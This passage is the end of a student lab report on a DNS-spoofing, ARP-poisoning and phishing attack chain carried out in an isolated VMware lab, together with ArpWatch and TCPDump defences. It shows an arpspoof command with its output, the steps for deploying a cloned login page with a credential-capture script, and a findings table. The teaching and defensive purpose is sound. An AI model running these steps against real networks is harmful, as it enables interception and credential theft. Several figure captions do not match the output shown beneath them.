


Figure 8.3 *TCPDump capturing live network traffic on the lab network showing detailed packet headers including IP version, TTL values, protocol type, and packet lengths. These packet captures provide the raw network evidence of the attack in progress — demonstrating that from the Ubuntu Server's vantage point, the attack traffic is clearly visible and recordable. In a real enterprise environment, this capture data would be fed into a SIEM (Security Information and Event Management) system for automated correlation and alerting alongside the ArpWatch syslog entries.*


```
kali@kali: ~  
Session Actions Edit View Help  
kali@kali: ~ kali@kali: ~ kali@kali: ~ kali@kali: ~ kali@kali: ~ kali@kali: ~  
zsh: corrupt history file /home/kali/.zsh_history  
[kali@kali]~  
$ # Terminal 2 - poison_server/gateway  
sudo arpspoof -i eth0 -t 192.168.24.30 192.168.24.20  
[sudo] password for kali:  
0:c:29:1d:1c:fc 0:c:29:22:a3:bb 0806 42: arp reply 192.168.24.20 is-at 0:c:29:1d:1c:fc  
0:c:29:1d:1c:fc 0:c:29:22:a3:bb 0806 42: arp reply 192.168.24.20 is-at 0:c:29:1d:1c:fc  
0:c:29:1d:1c:fc 0:c:29:22:a3:bb 0806 42: arp reply 192.168.24.20 is-at 0:c:29:1d:1c:fc  
0:c:29:1d:1c:fc 0:c:29:22:a3:bb 0806 42: arp reply 192.168.24.20 is-at 0:c:29:1d:1c:fc  
0:c:29:1d:1c:fc 0:c:29:22:a3:bb 0806 42: arp reply 192.168.24.20 is-at 0:c:29:1d:1c:fc  
0:c:29:1d:1c:fc 0:c:29:22:a3:bb 0806 42: arp reply 192.168.24.20 is-at 0:c:29:1d:1c:fc  
0:c:29:1d:1c:fc 0:c:29:22:a3:bb 0806 42: arp reply 192.168.24.20 is-at 0:c:29:1d:1c:fc  
0:c:29:1d:1c:fc 0:c:29:22:a3:bb 0806 42: arp reply 192.168.24.20 is-at 0:c:29:1d:1c:fc  
0:c:29:1d:1c:fc 0:c:29:22:a3:bb 0806 42: arp reply 192.168.24.20 is-at 0:c:29:1d:1c:fc  
0:c:29:1d:1c:fc 0:c:29:22:a3:bb 0806 42: arp reply 192.168.24.20 is-at 0:c:29:1d:1c:fc  
0:c:29:1d:1c:fc 0:c:29:22:a3:bb 0806 42: arp reply 192.168.24.20 is-at 0:c:29:1d:1c:fc  
0:c:29:1d:1c:fc 0:c:29:22:a3:bb 0806 42: arp reply 192.168.24.20 is-at 0:c:29:1d:1c:fc  
0:c:29:1d:1c:fc 0:c:29:22:a3:bb 0806 42: arp reply 192.168.24.20 is-at 0:c:29:1d:1c:fc  
0:c:29:1d:1c:fc 0:c:29:22:a3:bb 0806 42: arp reply 192.168.24.20 is-at 0:c:29:1d:1c:fc  
0:c:29:1d:1c:fc 0:c:29:22:a3:bb 0806 42: arp reply 192.168.24.20 is-at 0:c:29:1d:1c:fc  
0:c:29:1d:1c:fc 0:c:29:22:a3:bb 0806 42: arp reply 192.168.24.20 is-at 0:c:29:1d:1c:fc  
0:c:29:1d:1c:fc 0:c:29:22:a3:bb 0806 42: arp reply 192.168.24.20 is-at 0:c:29:1d:1c:fc  
0:c:29:1d:1c:fc 0:c:29:22:a3:bb 0806 42: arp reply 192.168.24.20 is-at 0:c:29:1d:1c:fc  
0:c:29:1d:1c:fc 0:c:29:22:a3:bb 0806 42: arp reply 192.168.24.20 is-at 0:c:29:1d:1c:fc  
^Xms0:c:29:1d:1c:fc 0:c:29:22:a3:bb 0806 42: arp reply 192.168.24.20 is-at 0:c:29:1d:1c:fc  
0:c:29:1d:1c:fc 0:c:29:22:a3:bb 0806 42: arp reply 192.168.24.20 is-at 0:c:29:1d:1c:fc
```

Figure 9.2 *Ubuntu Server (VM-03) hardware configuration in VMware Workstation showing 4GB RAM, 2 processors, 40GB hard disk, and network adapter set to Custom (VMnet8). This is the defender machine configuration. The 40GB disk is sufficient for Ubuntu Server and all defensive tools. The VMnet8 adapter connects to the NAT network for internet access during initial tool installation. This configuration documentation ensures the defensive environment is fully characterised and the specs are recorded for the technical report submission.*

9.2 ArpWatch Database & Hardening



```
(kali@kali)-[~]
$ # Check what's in the html folder
ls /var/www/html/

# Remove the backup and old index
sudo rm -f /var/www/html/index.html
sudo rm -f /var/www/html/index.html.bak

# Copy login page directly to root
sudo cp /var/www/html/clone/testphp.vulnweb.com/index.html /var/www/html/index.html

# Verify
cat /var/www/html/index.html | grep "Member Login"

# Restart Apache
sudo systemctl restart apache2
capture.php clone creds.txt index.html.bak index.nginx-debian.html test.php
[sudo] password for kali:
<h2>Member Login</h2>

(kali@kali)-[~]
$ curl http://localhost | grep "Member Login"

  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left   Speed
100    808  100    808    0      0  35847    0      0      0      0
  <h2>Member Login</h2>
```

Figure 9.3 ArpWatch running in verbose mode (-d flag) on interface ens33, actively monitoring ARP traffic. The terminal shows ArpWatch listening and processing ARP packets in real time. The verbose output provides detailed event logging including timestamps for each detected ARP entry change. This level of logging is important for forensic analysis — each ARP table change is timestamped, allowing investigators to reconstruct the exact timeline of an ARP poisoning attack after the fact. The database file /var/lib/arpwatch/arp.dat stores the known-good MAC-to-IP mappings that ArpWatch uses as its baseline for anomaly detection.

```

        ip address: 192.168.24.30
        interface: ens33
    ethernet address: 00:0c:29:1d:1c:fc
    ethernet vendor: VMware, Inc.
    timestamp: Wednesday, May 13, 2026 16:37:02 +0000

From: arpwatch (Arpwatch iraj)
To: root
Subject: new station (192.168.24.132) ens33

        hostname: <unknown>
        ip address: 192.168.24.132
        interface: ens33
    ethernet address: 00:0c:29:22:a3:bb
    ethernet vendor: VMware, Inc.
    timestamp: Wednesday, May 13, 2026 16:37:08 +0000

From: arpwatch (Arpwatch iraj)
To: root
Subject: new station (192.168.24.1) ens33

        hostname: <unknown>
        ip address: 192.168.24.1
        interface: ens33
    ethernet address: 00:50:56:c0:00:01
    ethernet vendor: VMware, Inc.
    timestamp: Wednesday, May 13, 2026 16:37:08 +0000

From: arpwatch (Arpwatch iraj)
To: root
Subject: new station (192.168.24.133) ens33

        hostname: <unknown>
        ip address: 192.168.24.133
        interface: ens33
    ethernet address: 00:0c:29:6c:53:1f
    ethernet vendor: VMware, Inc.
    timestamp: Wednesday, May 13, 2026 16:37:11 +0000

From: arpwatch (Arpwatch iraj)
To: root
Subject: new station (192.168.24.254) ens33

        hostname: <unknown>
        ip address: 192.168.24.254
        interface: ens33
    ethernet address: 00:50:56:fe:8f:36
    ethernet vendor: VMware, Inc.
    timestamp: Wednesday, May 13, 2026 16:37:11 +0000
^Ciraj@iraj:~

```

Figure 9.4 VMware Virtual Network Editor showing the lab network configuration with VMnet1 (Host-Only, subnet 192.168.24.0) and VMnet8 (NAT, subnet 192.168.26.0) configured. The Host Connection and DHCP settings confirm VMnet1 is connected to the host adapter and has DHCP enabled for the lab subnet. This network editor screenshot documents the underlying VMware network infrastructure that underpins the entire lab environment. The dual-network setup (Host-Only for lab isolation, NAT for internet) is the architecture that allows all three VMs to communicate with each other while remaining completely isolated from the outside world.

10. Conclusion & Findings

This project successfully demonstrated a complete, end-to-end DNS spoofing and phishing attack chain within a controlled and isolated virtual laboratory environment, and validated multiple layered defensive countermeasures against the attack. All objectives stated in the introduction were fully achieved.

10.1 Attack Results Summary

Phase	Technique	Result
Attack 1	Website Cloning & PHP Capture	☑ Fake login page deployed, credentials captured with timestamp and IP
Attack 2	DNSChef Rogue DNS	☑ Domain resolved to 192.168.24.10 — confirmed via dig and nslookup
Attack 3	ARP Poisoning (arpspoof)	☑ MITM position established, victim traffic routed through Kali
Attack 4	Full Chain Execution	☑ Victim credentials harvested end-to-end without any visible warning
Defense 1	ArpWatch Monitoring	☑ ARP binding changes detected in syslog within seconds of attack start
Defense 2	TCPDump Packet Capture	☑ DNS and ARP attack traffic captured and logged for forensic analysis
Defense 3	Firewall & VM Hardening	☑ Network configuration documented and hardening measures applied

10.2 Key Technical Findings

Finding 1 — Attack Invisibility: The combined DNS spoofing and ARP poisoning attack executed completely silently. The victim received no browser warnings, no certificate errors, and no network alerts. The attack was fully operational within 30 seconds of initiation, demonstrating how quickly an unmonitored network can be compromised.

Finding 2 — Defense Effectiveness: ArpWatch detected the ARP poisoning attack immediately upon initiation, generating syslog alerts within seconds. This demonstrates that passive network monitoring provides effective early warning even without active blocking. The TCPDump captures provided complete forensic evidence suitable for incident reporting.

Finding 3 — Layered Defense Superiority: No single defensive control was sufficient alone. ArpWatch detected the ARP attack but not the DNS manipulation. TCPDump captured both but required manual analysis. Only the combination of all three defense layers provided comprehensive coverage of the full attack chain.

Finding 4 — Isolation Importance: The Host-Only network architecture was essential for ethical execution. The complete isolation of all three VMs from external networks ensured no real systems were affected while still providing a fully realistic attack and defense simulation.

10.3 Skills & Learning Outcomes

This project developed practical hands-on proficiency in offensive security tools (DNSChef, arpspoof, Apache, PHP credential capture), defensive tools (ArpWatch, TCPDump, UFW), virtual lab construction (VMware networking, static IP assignment, Host-Only isolation), and professional security documentation. These skills map directly to industry certifications including CEH (Certified Ethical Hacker), CompTIA Security+, and OSCP (Offensive Security Certified Professional).

Project submitted to Sir Syed Muhammad Awais | Network Security | Department of Cyber Security
Air University Multan Campus, Pakistan | BS Cyber Security 2024–2025 | May 2026
